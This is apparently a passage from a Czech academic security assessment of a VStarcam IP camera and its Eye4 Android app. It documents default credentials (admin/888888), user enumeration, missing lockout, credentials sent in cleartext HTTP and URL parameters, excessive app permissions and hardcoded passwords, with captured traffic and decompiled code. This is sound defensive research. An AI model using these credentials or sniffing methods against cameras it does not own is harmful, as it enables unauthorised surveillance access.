Přístup k webovému rozhraní je obvykle popsán v dokumentaci k zařízení, ale nejčastěji je přístupné na některém z webových portů (80, 81, 8080, 443). Problém může nastat v případě neznámého nestandardního portu webového rozhraní, pak je nejsnazší skenováním otevřených portů a jejich otevřením ve webovém prohlížeči vyzkoušet všechny kombinace.

Pro důkladné ověření chování webového rozhraní lze doporučit například nástroj Burp Suite, využívaný při penetračním testovaní. Nástroj dokáže emulovat lokální proxy server a provádět analýzu i úpravy HTTP provozu.

I. Slabé a známé výchozí přihlašovací údaje

Každému zařízení jsou výrobcem nastavena výchozí hesla ke všem účtům webového rozhraní. Hesla nastavovaná výrobci ale obvykle nejsou příliš silná, a navíc jsou společná pro všechna zařízení stejné řady. Mnohdy tak mají stejné heslo desetitisíce až statisíce zařízení. Změna výchozích hesel a ideálně i uživatelských jmen při inicializaci zařízení je základním krokem k zabezpečení zařízení.


Ověření

Výchozí heslo je obvykle vyznačeno na zařízení, na nálepce na spodní straně nebo v manuálu. Změnu výchozích přihlašovacích údajů lze nejčastěji provést v nastavení uživatelských účtů.

Demonstrace

Výchozí přihlašovací údaje IP kamery jsou nastaveny staticky. Heslo je zapsáno v manuálu (obrázek 15) a na nálepce na zařízení. Uživatelský účet má jméno admin, které je neměnitelné a výchozí heslo k němu je nastaveno na 888888. Tato kombinace byla jednou z dalších desítek zkoušených malwarem Mirai (Jelic, 2016).

Obrázek 15: Předpoklady Wi-Fi hesla



FAQ

Q: How to reset the camera to factory default setting?

A: Hold the reset button for about 10 seconds to reset camera. Camera's default password: 888888 (To improve the security, it is highly recommended that you modify the password of the camera).

Q: Any tips for WiFi connection?

A : camera support only 2.4G frequency signal，and 802.11b/g/n WiFi network.

1.The WiFi password should be less than 16 digits, and can not contain special characters, such as @ ¥ ! etc. , suggest you to make a password that contains only letters and number.

2.Please upgrade the APP to the latest version.

Zdroj: Vstarcam, 2017

II. Enumerace uživatelských účtů

Enumerace uživatelských účtů umožňuje útočníkovi prostřednictvím nesprávně navržené odezvy zjistit jaké účty na zařízení jsou. Nevhodná odezva se může týkat jak přihlašovacího procesu, tak procesu obnovy zapomenutého hesla.

Ověření

Analýzou datového provozu a HTTP odpovědí lze zjistit, zda odezva serveru v případě neúspěšného přihlášení nesprávnou kombinací uživatelského jména a hesla je pouze obecná nebo je možné získat informace o platnosti uživatelského účtu.

Demonstrace

Autentizace na webovém rozhraní je řešena přes běžný HTTP digest s MD5 hashovací funkcí. Odpověď webového serveru na přihlášení neexistujícím uživatelským účtem:

```
HTTP/1.1 401 Unauthorized
Server: GoAhead-Webs
Date: Mon Jun 11 18:21:59 2018
WWW-Authenticate: Digest realm="goAhead", do-
main=":54754",qop="auth",
nonce="9df06e18a89c8a3f3dbaeee20e692d3d",
opaque="5ccc069c403ebaf9f0171e9517f40e41",algorithm="MD5",
stale="FALSE"
Content-Type: text/html

<html><head><title>Document Error: Unauthorized</title></head>
      <body><h2>Access Error: Unauthorized</h2>
      <p>Access Denied
Unknown User</p></body></html>
```

Odpověď webového serveru na přihlášení legitimním uživatelským účtem a nesprávným heslem:

```
HTTP/1.1 401 Unauthorized
Server: GoAhead-Webs
Date: Mon Jun 11 18:22:40 2018
WWW-Authenticate: Digest realm="goAhead", do-
main=":54754",qop="auth",
nonce="feee997a55a30e8a4345f00964b37d03",
opaque="5ccc069c403ebaf9f0171e9517f40e41",algorithm="MD5",
stale="FALSE"
Content-Type: text/html

<html><head><title>Document Error: Unauthorized</title></head>
      <body><h2>Access Error: Unauthorized</h2>
      <p>Access Denied
Wrong Password</p></body></html>
```

Z porovnání odpovědí webového serveru je zřejmé, že zařízení obsahuje zranitelnost umožňující enumeraci uživatelských účtů.

III. Neomezené hádání hesel

Webové rozhraní by nemělo umožňovat neomezené hádání hesel k uživatelským účtům. Bezpečnostním standardem je zamknutí příslušného účtu na definovanou dobu po několika chybných pokusech o přihlášení (3-10).

Ověření

Ověřit ochranu vůči hádání hesla lze opět dvěma způsoby. Prvním je nalezení příslušného nastavení s konfiguraci zařízení. Druhý způsob spočívá v experimentálním nasimulování dostatečného množství neplatných pokusů o přihlášení (lze využít Burp Suite pro automatizaci) a poté se pokusit o přihlášení platnými údaji.

Demonstrace

IP kamera nedisponuje možností nastavení zamykání uživatelských účtů. Po 25 neplatných pokusech o přihlášení bylo stále možné se přihlásit platnými údaji. Kamera tak není dostatečně chráněna vůči útokům hádání hesla.

IV. Chybějící kontrola kvality hesel

Při změně či prvním nastavení hesla by logika webového rozhraní měla kontrolovat kvalitu nového hesla s ohledem na jeho délku a komplexnost. Hesla vyhodnocená jako slabá by neměla být přijata.


Ověření

Spočívá ve zjištění restrikcí aplikovaných například samotným webovým formulářem, do něhož se heslo zadává. Dále je vhodné ověřit pokusem o nastavení některého z velmi slabých hesel, například 1234, password, abc123 atp.

Demonstrace

Formulář webového rozhraní omezuje zadávané heslo HTML kódem dle obrázku 16. Políčko je omezeno délkou 16 znaků a některé speciální znaky jsou z hesla bez vědomí uživatele vypouštěny. To je velmi nestandardní postup naznačující ještě přítomnost dalších zranitelností typu command injection. Silná hesla nejsou zařízením vyžadována, což je zřejmé již z typu přiděleného výchozího hesla.

Obrázek 16: Omezení kvality hesla



Zdroj: vlastní zpracování

V. Nevhodně navržený proces obnovy hesla

Zařízení by mělo skrz webové rozhraní podporovat obnovu hesla při jeho zapomenutí. Tento proces musí být spolehlivý, založený na sekundární metodě autentizace (e-mail, telefonní číslo) a na tajemství, které zná pouze oprávněný uživatel. Při přihlášení nově vygenerovaným heslem musí být vynucena jeho změna.

Ověření

Obnova hesla se nejčastěji konfiguruje při inicializaci zařízení či v nastavení. Přijatelnou úrovní bezpečnosti v podmínkách běžné sítě je zaslání nově vygenerovaného hesla na e-mail zadaný uživatelem. Uživatel díky tomu musí prokázat jak znalost e-mailové adresy tak musí disponovat přístupem k ní.

Demonstrace

Webové rozhraní testovaného zařízení neposkytuje možnost obnovy hesla. V případě ztráty hesla tak nezbývá než zařízení resetovat a uvést do výchozího stavu.

VI. Otevřený přenos přihlašovacích údajů, tokenů a cookies

Při přihlašování do webového rozhraní nesmí být uživatelské jméno a heslo vystaveny odposlechu sítě, respektive nesmí být čitelné v datovém provozu. Stejná podmínka platí i pro další citlivé údaje jako jsou autentizační tokeny a cookies. Odposlech a zneužití těchto citlivých dat může vést k tzv. session hijackingu a impersonizaci útočníka za oprávněného uživatele bez znalosti přihlašovacích údajů. Webové rozhraní by tomu mělo bránit například SSL/TLS šifrováním.

Ověření

Spočívá v analýze datového provozu mezi přihlášeným klientem a webovým serverem. K tomu je opět vhodné využít například nástroj Burp Suite proxy, který dovoluje analýzu každého jednotlivého HTTP požadavku a odpovědi. V provozu by se neměly vyskytovat čitelná uživatelská jména, unikátní tokeny, autentizační cookies ani hesla.

Demonstrace

Autentizace probíhá na testovaném zařízení metodou HTTP digest a příslušnými CGI skripty. Klient na server zašle požadavek:

```
GET /login.cgi HTTP/1.1
Host: 10.0.0.198:37144
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:38.0)
Gecko/20100101 Firefox/38.0 Iceweasel/38.7.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.0.198:37144/login.htm
Cookie: noshow=0; browser=0
Authorization: Digest username="admin", realm="goAhead",
nonce="5dcd3a5a4fd22d8dd08a9a48d7e5adaf", uri="/login.cgi",
algorithm=MD5, response="c4d28465ef6d2e5f0d31cdef30cf9974",
opaque="5ccc069c403ebaf9f0171e9517f40e41", qop=auth,
nc=0000000b,
```

```
cnonce="54de9b43c47514cc"
```

Server odpovídá sérií odpovědí, načítaných souborů a skriptů. Při zkoumání v Burp Suite ale jedna odpověď serveru překvapivě obsahuje úplné, čitelné přihlašovací údaje:

```
HTTP/1.1 200 OK
Date: Mon Jun 11 20:31:43 2018
Server: GoAhead-Webs
Last-modified: Sun Apr 21 21:25:20 1929
Content-type: text/html
Content-length: 67

var loginuser="admin";
var loginpass="888888";
var pri=255;
```

Pokračuje-li uživatel prohlížením webového rozhraní, většina souborů je načítána dle HTTP digest RFC. U některých skriptů jsou ale posílány přihlašovací údaje přímo v URL parametru, a tedy viditelné v datovém provozu.

```
GET /get_camera_params.cgi?loginuse=admin&lo-
ginpas=888888&1528771027467&_=1528771027469 HTTP/1.1
Host: 10.0.0.198:37144
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:38.0)
Gecko/20100101 Firefox/38.0 Iceweasel/38.7.0
Accept: text/javascript, application/javascript, applica-
tion/ecmascript, application/x-ecmascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Referer: http://10.0.0.198:37144/monitor.htm
Cookie: noshow=0; browser=0
Authorization: Digest username="admin", realm="goAhead",
nonce="5dcd3a5a4fd22d8dd08a9a48d7e5adaf", uri="/get_camera_pa-
rams.cgi?loginuse=admin&loginpas=888888&1528771027467&_=152877
1027469", algorithm=MD5, re-
sponse="b2b8e29cffcff34af48b6e15fb348743",
opaque="5ccc069c403ebaf9f0171e9517f40e41", qop=auth,
nc=00000048,
cnonce="2c42eda056e4068a"
```

Pokud by měl útočník přístup k lince, například kdyby prováděl MITM útok na Wi-Fi síť, získal by odposlechem linky administrátorské přihlašovací údaje k IoT zařízení. To je závažná zranitelnost.

VII. Nepřítomnost HTTPS

Zavedení HTTPS na webovém rozhraní je doporučované minimálně očekává-li se přístup k tomuto rozhraní z vnější internetové sítě, a to nejméně ze dvou důvodů. Prvním je výše uvedené šifrování datového provozu, které útočníkovi zabrání odposlech komunikace zejména před ním skryje citlivá data, ať už jde o autentizační údaje, cookies nebo samotný

obsah. Druhým důvodem je validace webového serveru. Klient si kontrolou pravosti certifikátu může ověřit, zda se server za legitimní webové rozhraní pouze nevydává.


Ověření

Implementaci HTTPS lze ověřit přihlášením do účtu prostřednictvím webového prohlížeče. V adresním řádku je v případě zabezpečeného HTTPS spojení obvykle zelená ikonka zámečku. Při kliknutí na ní se zobrazí základní informace o certifikátu: komu byl vystaven, jaká certifikační autorita jej vystavila (neměl by být tzv. self-signed) a jaká je doba platnosti certifikátu (měl by být platný).

Demonstrace

Webový server IP kamery neimplementuje HTTPS certifikát (obrázek 17) ani neumožňuje jeho import.

Obrázek 17: Nešifrované HTTP rozhraní



Zdroj: vlastní zpracování

VIII. Chybějící možnost vícefaktorové autentizace

Webové rozhraní by mělo umožňovat vícefaktorovou autentizaci uživatelů, např. prostřednictvím mobilního telefonu nebo e-mailu.

Ověření

Spočívá v nalezení příslušné možnosti nastavení ve webovém rozhraní.

Demonstrace

Webové rozhraní testované IP kamery neposkytuje možnost vícefaktorové autentizace.

IX. Zranitelnosti webového serveru

Webové rozhraní by nemělo být zranitelné vůči útokům typu cross-site scripting, cross-site request forgery, SQL injection, path traversal, remote a local file inclusion. Jmenované

zranitelnosti mohou umožnit útočníkům například přihlášení bez znalosti hesla nebo session hijacking oprávněného uživatele.

Ověření

Rozsah této práce neumožňuje věnovat se hlouběji zranitelnostem webových aplikací. Ověření je možné ručně nebo prostřednictvím specializovaných nástrojů. Doporučit lze například Burp Suite, Acunetix WVS, GoLismero, Nessus, Nikto aj.

4.2.3 **Mobilní aplikace**

Výrobci nejčastěji poskytují doporučenou mobilní aplikaci formou odkazu ke stažení, a to ve variantách pro dvě nejrozšířenější platformy mobilních aplikací: Android a Apple iOS. Následující text se bude zabývat pouze variantou OS Android, která dle aktuálních průzkumů drží zhruba 70% podíl na trhu (Net Market Share, 2018).

K ověření některých vlastností bezpečnosti mobilní aplikace bude třeba provést reverzní analýzu kódu, ke které je nutné získat zdrojový soubor aplikace. Tento zdrojový formát aplikace pro Android se nazývá APK a lze stáhnout prostřednictvím online služeb, rozšíření webového prohlížeče nebo nástrojů na extrakci přímo z mobilního telefonu. APK je v podstatě jen druh ZIP archivu, který lze stejnojmenným nástrojem rozbalit a získat adresářovou strukturu aplikace.

Mobilní aplikace u testovaného zařízení funguje i jako rozhraní pro komunikaci s API cloudu. Přenos dat je realizován běžnými HTTP GET a POST požadavky.

I. Neoficiální distribuční kanál

Stažení mobilní aplikace by vždy mělo probíhat skrz oficiální distribuční kanál pro dané mobilní prostředí, jelikož aplikace tam prochází jistou kontrolou kvality. Pro Android je to Google Play a pro iOS App Store. Rozhodně by nemělo dojít k situaci, kdy je po uživateli žádáno svolení instalace aplikací z neoficiálních zdrojů třetích stran.

Ověření


Odkaz poskytnutý výrobcem ke stažení mobilní aplikace musí vést na oficiální platformu Google Play nebo App Store.

Demonstrace

V manuálu k IP kameře je uveden QR kód, jenž po naskenování obsahuje URL http://www.eye4.cn/AppDown.html. Na stránkách je implementováno automatické

přesměrování na platformu Google Play, konkrétně přímo na stránky oficiální aplikace Eye4 vývojáře VStarcam Technology Co., Ltd.

Obrázek 18: Mobilní aplikace na Google Play



Zdroj: vlastní zpracování

II. Vyžádání přílišných práv při instalaci

Mobilní aplikace při instalaci vyžaduje po uživateli schválení potřebných práv. Tato práva jsou definována v XML souboru, nazývaném Manifest, obsaženém v APK. Při kontrole vyžadovaných přístupových práv je vhodné vyhodnotit, zda prostředky, které si aplikace žádá, jsou v souladu s fungováním a účelem aplikace. Příliš rozsáhlá práva dávají aplikaci možnost přistupovat k uživatelským datům nebo k dalším činnostem.

Ověření

Seznam práv vyžadovaných aplikací se zobrazí při instalaci v grafickém okně. Nebo je možné získat úplný seznam analýzou APK příkazem:

```
# aapt d permissions aplikace.apk
```

Demonstrace

Uvedený příkaz u mobilní aplikace Eye4 vypíše seznam všech oprávnění, z nichž lze odvodit, že aplikace si žádá práva na činnosti, které jí nepřísluší, například přístup k hovorům uživatele, poloze zařízení, mikrofonu, baterii, souborovému systému a dalším. Všechna oprávnění vyžádána aplikací Eye4:

```
package: vstc.vscam.client
uses-permission: name='android.permission.CALL_PHONE'
uses-permission: name='android.permission.RECEIVE_USER_PRE-
SENT'
uses-permission: name='android.permission.INTERNET'
uses-permission: name='android.permission.WAKE_LOCK'
uses-permission: name='android.permission.READ_EXTERNAL_STO-
RAGE'
uses-permission: name='android.permission.SYSTEM_ALERT_WINDOW'
uses-permission: name='android.permission.SYSTEM_OVERLAY_WIN-
DOW'
uses-permission: name='android.permission.INTER-
ACT_ACROSS_USERS_FULL'
uses-permission: name='android.permission.CHANGE_CONFIGURATI-
ON'
uses-permission: name='android.permission.FLASHLIGHT'
uses-permission: name='android.permission.ACCESS_COARSE_LOCA-
TION'
uses-permission: name='android.permission.CHANGE_WIFI_STATE'
uses-permission: name='android.permission.CHANGE_NETWORK_STA-
TE'
uses-permission: name='android.permission.RECORD_AUDIO'
uses-permission: name='com.android.launcher.permission.IN-
STALL_SHORTCUT'
uses-permission: name='android.permission.MOUNT_UNMOUNT_FILE-
SYSTEMS'
uses-permission: name='android.permission.VIBRATE'
uses-permission: name='android.permission.CAMERA'
uses-permission: name='android.permission.WRITE_SETTINGS'
uses-permission: name='android.permission.RECEIVE_BOOT_COMPLE-
TED'
uses-permission: name='android.permission.RESTART_PACKAGES'
uses-permission: name='android.permission.BROADCAST_STICKY'
uses-permission: name='android.permission.KILL_BACKGROUND_PRO-
CESSES'
uses-permission: name='android.permission.GET_TASKS'
uses-permission: name='android.permission.READ_LOGS'
uses-permission: name='android.permission.BLUETOOTH'
uses-permission: name='android.permission.BATTERY_STATS'
uses-permission: name='android.permission.READ_PHONE_STATE'
uses-permission: name='android.permission.WRITE_EXTERNAL_STO-
RAGE'
uses-permission: name='android.permission.ACCESS_FINE_LOCATI-
ON'
uses-permission: name='android.hardware.sensor.accelerometer'
```

```
uses-permission: name='getui.permission.GetuiSer-
vice.vstc.vscam.client'
uses-permission: name='com.android.vending.BILLING'
permission: getui.permission.GetuiService.vstc.vscam.client
uses-permission: name='android.permission.DISABLE_KEYGUARD'
uses-permission: name='android.permission.WRITE_SETTINGS'
uses-permission: name='android.permission.ACCESS_NETWORK_STA-
TE'
uses-permission: name='android.permission.ACCESS_WIFI_STATE'
uses-permission: name='android.permission.WRITE_EXTERNAL_STO-
RAGE'
uses-permission: name='android.permission.BROADCAST_PAC-
KAGE_CHANGED'
uses-permission: name='android.permission.BROADCAST_PAC-
KAGE_REPLACED'
uses-permission: name='android.permission.GET_ACCOUNTS'
uses-permission: name='android.permission.REORDER_TASKS'
permission: vstc.vscam.client.permission.MIPUSH_RECEIVE
uses-permission: name='vstc.vscam.client.permission.MIPUSH_RE-
CEIVE'
uses-permission: name='com.google.android.c2dm.permission.RE-
CEIVE'
permission: vstc.vscam.client.permission.C2D_MESSAGE
uses-permission: name='vstc.vscam.client.permis-
sion.C2D_MESSAGE'
```

III. Nedostatečné aktualizace a podpora

Průběžný vývoj aplikace, zajišťování její kompatibility s novějšími telefony a systémy, bezpečnostní aktualizace a technická podpora jsou klíčové aspekty, které by měly být v rámci životního cyklu IoT zařízení plněny.

Ověření

Schopnost vývojářů dodávat aktuální, patchované verze aplikace není možné ověřit prostřednictvím oficiálních kanálů. Částečnou historii aplikace umí zobrazit například webová služba apkpure.com.

Demonstrace

Uvedená služba apkpure.com eviduje deset verzí aplikace Eye4, a to od srpna 2017. Rozmezí mezi jednotlivými verzemi bylo nanejvýš tři měsíce, obvykle však kratší (Apkpure.com, 2018). Lze tedy aplikaci hodnotit jako aktivně vyvíjenou a podporovanou. Verze a data jejich vydání jsou uvedena v tabulce 2.

Tabulka 2: Verze mobilní aplikace

Verze	Datum
5.1.3 (111)	23.05.2018
5.1.2 (110)	17.05.2018
5.1.1 (101)	04.05.2018
5.0.12 (94)	17.04.2018
5.0.11 (92)	06.04.2018
5.0.9 (89)	08.02.2018
5.0.8 (88)	30.01.2018
5.0.7 (87)	11.01.2018
5.0.1 (81)	21.10.2017
4.0.9 (75)	23.08.2017

Zdroj: Apkpure.com, 2018, vlastní úprava

IV. Přenos přihlašovacích údajů, tokenů a cookies

Při přihlašování do mobilní aplikace rozhraní nesmí být uživatelské jméno a heslo vystaveny odposlechu sítě, respektive nesmí být čitelné v datovém provozu. Stejná podmínka platí i pro další citlivé údaje jako jsou autentizační tokeny a cookies. Odposlech a zneužití těchto citlivých dat může vést k tzv. session hijackingu a impersonizaci útočníka za oprávněného uživatele bez znalosti přihlašovacích údajů.

Ověření

K ověření je třeba nastavit odposlech komunikační linky. Zachycený capture soubor je možné analyzovat v grafickém nástroji Wireshark a vyhledat řetězce obsahující klíčová slova týkající se loginu, hesla atd.

Demonstrace

Mobilní aplikace při registraci uživatele přenáší uživatelské jméno i heslo přímo v parametrech HTTP požadavku. Uživatelské jméno je dp-czu-2018 a heslo opět 888888. Tyto údaje se zřejmě synchronizují s cloudem hostovaným v Číně.

```
10.0.0.199:59065 ↔ 115.29.253.108:808
GET /add/VSTC/dp-czu-2018/888888/-1/-1/-1/-1/-1/-1/an-
droid/%7B7EB5F3DA-AE4B-4663-857B-EEC91E507C95%7D HTTP/1.1\r\n
Host: api4.eye4.cn:808\r\n
Connection: Keep-Alive\r\n
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)\r\n
```

Po vytvoření účtu již mobilní aplikace komunikuje skrytějším způsobem.

```
10.0.0.199:47081 ↔ 115.29.253.108:80
POST /2/login/common HTTP/1.1\r\n
Content-Length: 286\r\n
```

```
Content-Type: text/plain; charset=ISO-8859-1\r\n
Host: api.eye4.cn\r\n
Connection: Keep-Alive\r\n
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)\r\n
\r\n
[truncated]{"client_Model":"samsung GT-S7580",
"pwd":"21218cca77804d2ba1922c33e0151105","ran":"202","oemid":"
VSTC","client_type":1,"name":"dp-czu-2018",
"encryp":"a50b44fa169397b72fecf3c2393d1fa6",
"language":"en","date":"1522179726322","clien[...]
```

Řetězec 21218cca77804d2ba1922c33e0151105 pod hodnotou klíče pwd představuje heslo 888888 v MD5.

V. Klíče a hesla uložená přímo v kódu aplikace

APK mobilní aplikace může být poměrně snadno podrobeno reverzní analýze. Proto je důležité, aby kód neobsahoval šifrovací klíče nebo hesla v čitelném formátu.

Ověření

K ověření je třeba reverzní analýzy kódu aplikace. Prvním krokem je přeložení bytekódu do Java JAR souboru například nástrojem d2j-dex2jar a poté lze využít dekompilátoru jd-gui. Při orientaci v kódu a hledání citlivých řetězců pomůže fulltextové hledání klíčových slov.

Demonstrace

Kód mobilní aplikace obsahuje v několika třídách výchozí uživatelské jméno a heslo, jak je ukázáno níže. Na obrázku 19 je pak znázorněno prostředí dekompilátoru jd-gui.

```
package vstc.vscam.content;

import android.os.Environment;
import java.io.File;

public class C
{
  public static final String APP_ID = "wxa3a45f8a15eb57ed";
  [...]
  public static final String DEFAULT_CAMERA_NAME = "IPCAM";
  public static final String DEFAULT_USER_NAME = "admin";
  public static final String DEFAULT_USER_PASSWORD = "888888";
  public static final int H264_MAIN_STREAM = 10;
  public static final int H264_SUB_STREAM = 1;
  [...]
   Intent localIntent = new Intent();
    localIntent.setAction("object.ipcam.client.camerainfore-
ceiver");
    if (this.option == 65535) {
      this.option = 1;
    }
    localIntent.putExtra("camera_option", this.option);
```

```
        localIntent.putExtra("camera_name", this.cameraName);
        localIntent.putExtra("cameraid", StringUtils.ge-
tUID(this.cameraUid));
        localIntent.putExtra("camera_user", "admin");
        localIntent.putExtra("camera_pwd", "888888");
        sendBroadcast(localIntent);
        goBackHome(1);
      }
```

Z kódu je navíc zřejmé, že přihlašovací údaje jsou přenášeny přímo v URL HTTP požadavku:


```
package vstc.vscam.activity.apcamera;

import android.content.Context;
[...]

public class ApSearchBindActivity

  private void sendCgi(String paramString, int paramInt)
  { String str2 = str1 + "/set_wifi.cgi?enable=1&ssid=%s&en-
crypt=0&defkey=0&key1=&key2=&key3=&key4=&authtype=2&keyformat=
0&key1_bits=0&key2_bits=0&key3_bits=0&key4_bits=0&chan-
nel=13&mode=0&wpa_psk=%s&loginuse=admin&loginpas=888888";
    HttpResponse localHttpResponse;
[...]
```

Obrázek 19: Prostředí dekompilátoru JD-GUI



Zdroj: vlastní zpracování

VI. Aplikace nepodepsána výrobcem

Digitální podpis aplikace dává uživateli jistotu, že verze, kterou stáhl a instaluje je správná a nebylo s ní manipulováno.

Ověření

Podpis se ukládá v APK do adresáře META-INF a souboru CERT.RSA. Soubor lze přečíst příkazem:

```
# keytool -printcert -file cert.rsa -v
```

Výstup příkazu lze ověřit u oficiálního zdroje aplikace. Je také vhodné zkontrolovat datum platnosti certifikátu, případně další informace o vydavateli.

Demonstrace

Certifikát testovaného zařízení je podepsán vydavatelem ding keji, platný je až do roku 2286 a použitý algoritmus byl SHA-1 s RSA. Verze certifikátu je 3, což je aktuální verze.

```
Owner: CN=ding, OU=keji, O=keji, L=keji, ST=keji, C=keji
Issuer: CN=ding, OU=keji, O=keji, L=keji, ST=keji, C=keji
Serial number: 501ca167
Valid from: Sat Aug 04 00:13:27 EDT 2012 until: Thu May 20
00:13:27 EDT 2286
Certificate fingerprints:
